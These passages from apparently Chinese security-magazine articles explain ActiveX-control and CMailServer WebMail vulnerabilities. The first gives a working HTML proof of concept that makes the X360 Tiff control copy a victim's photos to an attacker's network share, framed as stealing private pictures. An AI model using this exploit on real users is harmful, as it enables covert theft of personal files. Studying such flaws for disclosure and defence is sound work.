也不容忽视。本文就ActiveX控件的另外一些安全漏洞类型作为分析对象，同时，结合实际案例来与大家一起学习和讨论关于ActiveX控件另类安全漏洞的利用与挖掘。

现在，如果你想要获取某个人计算机上保存的个人数据，你打算怎么做?常规的办法就是入侵他的计算机，然后通过木马或者系统命令来获取到他的个人数据。然而，这期间，你首先需要利用扫描技术来探测对方的系统存在什么样的远程安全漏洞，然后找到对应的利用程序，接着实施攻击，最后，安装木马或者执行系统命令。这里的难点很多，远程安全漏洞现在的数量是越来越少，即使有，你也很难利用成功，因为对方的计算机上可能已经有了补丁或者杀毒软件之类，你的利用程序一旦攻击对方，安装在对方系统上的杀毒软件就会自动阻止攻击。即使成功，你也需要在对方的系统上安装一个免杀的木马，不然一样难以控制对方的计算机系统。

这个常规的办法是一个主动攻击的方法，我们能不能换一个思路，让对方自动把个人数据泄露给我们呢?

大家熟知的网页木马其实就属于被动式的攻击方式，因为网页木马程序要想利用成功必须是用户主动访问带有攻击代码的网页文件，网页木马才能够实现进入对方系统的目的。攻击者只能被动地"守株待兔"来等待用户自己送上门来。

既然网页木马程序就是一种被动的攻击方式，它利用的安全漏洞恰好大部分就是ActiveX控件的安全漏洞。那么，我们能不能结合ActiveX控件的安全漏洞来实现获取用户计算机上的个人数据呢?

在回答这个问题之前，我们首先要明确一点，我们只是借助网页木马的思路，但是，我们不是要利用网页木马来实现在用户计算机上安装木马。

对于ActiveX控件来说，它主要的目的就是将一些程序代码封装起来，然后提供一些外部接口供开发者调用。这些外部接口的功能可能十分丰富，有一些甚至就可以直接操作文件系统。但是，如果某个ActiveX控件能够操作文件系统，那么，该ActiveX控件的开发者就应当对其操作做以严格的安全限制，不然，恶意攻击者就可以借助ActiveX控件的这些操作文件系统的外部接口来实现对用户个人数据的窃取。下面，我们结合一个实际案例来看一看这个过程是如何实现的。

这个案例是我针对X360 Tiff Image Processing ActiveX Control做的一个安全测试中发现的，可以算是一个0day。

最近，网络上有很多这个门那个门的事件，其主要原因就是个人的隐私照片被泄露在互联网上造成的。现在，假设A和B两个用户，他们在一个局域网内(或者有一种最大的可能就是大家都利用一个路由器共享上网，这种情况最常见)。B用户在自己的系统中保存了很多隐秘照片，A是一个恶意攻击者，他现在想要获取B用户的隐秘照片，可是，B用户绝对不会共享这些照片。A用户惟一知道的事情就是B用户在自己的系统上安装了X360 Tiff Image Processing ActiveX Control。

于是，恶意攻击者A下载了X360 Tiff Image Processing ActiveX Control的安装程序，他着手分析这个程序是否存在可以被利用的安全漏洞，能够帮助他实现窃取B用户隐秘照片的目的。

恶意攻击者A将X360 Tiff Image Processing ActiveX Control安装在了虚拟机系统当中，虚拟机系统的IP地址为192.168.0.88。他使用COMRaider程序扫描自己的系统，发现X360 Tiff Image Processing ActiveX Control注册了一个控件，如图1所示。




图1

从图1可以看出，X360 Tiff Image Processing ActiveX Control注册的ActiveX控件是可以被远程自动加载的。

在这个ActiveX控件注册的外部接口中，A找到了一个非常有趣的外部接口，如下所示：

```
Function CreateMultipageTiffByFolder (
    ByVal FilePath As String ,
    ByVal Folder As String ,
    ByVal IncludeSubFolder As Boolean
) As Boolean
```

从这个外部接口的名字看来，这个外部接口的作用是制作一个多页的Tiff文件，该文件的图片来源由参数"Folder"决定。同时，A还注意到"IncludeSubFolder"这个参数，从字面来讲，如果把这个参数设为"1"，"CreateMultipageTiffByFolder"这个外部接口甚至可以扫描"Folder"参数所代表的文件目录下的子目录中的图片。然后，把所有扫描到的图片做成一个多页的Tiff文件。

这真是太好了！A的目的就是想要将B用户的所用隐秘照片获得到，如果他能够利用这个外部接口来实现将多个图片文件合成为一个Tiff文件，再将这个文件保存到自己的计算机上，不就成功实现了远程窃取用户个人数据的目的吗？

A现在需要测试一下这个外部接口到底能不能实现他的想法，他新建了一个index.html文件，在其中输入以下代码。

```
<object classid=clsid:ED6520F2-3927-4365-BACF-485CBF887037 id=test></object>
<script>
document.write(test.CreateMultipageTiffByFolder("\\\\192.168.0.100\\1\\1","D:\\web\\1",0));
</script>
```

这里A的本地系统IP地址为192.168.0.100，他在本地系统中共享了一个文件夹1。"D:\\web\\1"则是一个假设放有隐秘照片的文件目录，如图2所示。




图2

现在，A模拟安装有X360 Tiff Image Processing ActiveX Control的用户来使用浏览器访问index.html文件，如图3所示。




图3

我们看到了浏览器中打印出了一个"true"，这证明"CreateMultipageTiffByFolder"这个外部接口已经成功运行。现在，A回到自己本地系统192.168.0.100的共享文件夹1下，他发现了一个喜人的画面，如图4所示。




图4

打开"1.tif"，A发现虚拟机中"D:\\web\\1"文件目录下的图片已经全部合成为了一张图片，如图5所示。




图5

真是不可思议，借助X360 Tiff Image Processing ActiveX Control的"CreateMultipageTiffByFolder"这个外部接口，A现在可以欺骗B用户去访问一个网页，该网页中调用"CreateMultipageTiffByFolder"这个外部接口可以将B用户计算机上的所用照片、图片合


成为一个文件，A用户再共享一个文件夹就可以直接让合成后的文件保存到自己的计算机上，从而远程窃取到B用户的所有隐秘照片。

通过这个案例，我们看到，ActiveX控件在操作文件系统的过程中一旦出现不安全的调用，就完全可以被恶意攻击者利用来实现远程窃取用户个人数据。如果这个受害者是一个国家机关工作人员，这就更有可能造成泄密事件发生。

前置知识：无

关键词：漏洞、CMailServer、远程下载

CMailServer远程任意文件下载漏洞



文/图 爱无言

CMailServer邮件服务器于2000年8月问世，是基于Windows平台的邮件服务器软件，支持互联网邮件收发、网页邮件收发(Webmail)、邮件杀毒、防垃圾邮件、邮件过滤、邮件监视、邮件备份、邮件转发、多域名邮件收发和邮件发送验证等功能，是目前国内非常流行的邮件服务器软件和下载量最大的邮件服务器软件。这段来自CMailServer邮件服务软件的帮助信息告诉我们这款软件曾经是多么流行，自从2006年以后，这款出色的软件似乎就停止了升级。但自己在检测一台服务器的时候，发现其上竟然还安装有这款软件，于是决定研究一下。

CMailServer邮件服务软件又名遥志邮件服务软件，其官方网站http://www.yzsoft.com/上提供的版本为5.4.6。我查询了一下，这个版本存在一个严重的远程溢出漏洞，不过似乎没有涉及脚本方面的漏洞，因为CMailServer邮件服务软件还是提供有很好的WebMail功能的。在5.4.6之前的版本中，CMailServer邮件服务软件出现过很多的安全漏洞，其中涉及脚本，也就是WebMail方面的就有SQL注入漏洞，以及XSS跨站漏洞。在后期升级中，CMailServer邮件服务软件的开发者好像加强了对WebMail的安全检查，修补了大量漏洞。现在，我们重新看一看能不能再次发现CMailServer邮件服务软件脚本方面的漏洞。

首先，通过网页申请一个新用户test。这里说一下，CMailServer邮件服务软件的WebMail功能主要采用与IIS相结合的方法来实现，而且是以ASP脚本为基础的Web应用程序，所以在使用上非常简单。

用test用户登录CMailServer邮件服务软件的WebMail系统，新建一封邮件，在邮件发送目的处填写test自己的邮箱地址。注意，此刻我们选择上传一个文件作为邮件的附件，原因大家稍后就知道了。邮件内容可以随意填写，之后发送该测试邮件。

很快，CMailServer邮件服务软件的WebMail系统就能够接收到测试邮件，现在将鼠标移动到邮件附件的位置上，如图1所示。

注意看浏览器底部状态栏中显示出一个URL地址，其内容为："http://127.0.0.1/mail/download.asp?urlOfAttach=%2Fmaildata%2Ftest%2F1259812019818%2F1%2FUCInputUriList%2Edat"。这是一个典型的以文件名为参数的

下载调用，其中urlOfAttach所代表的内容是一个文件名称。我们到安装有CMailServer邮件服务软件的服务器上看一下，如图2所示。

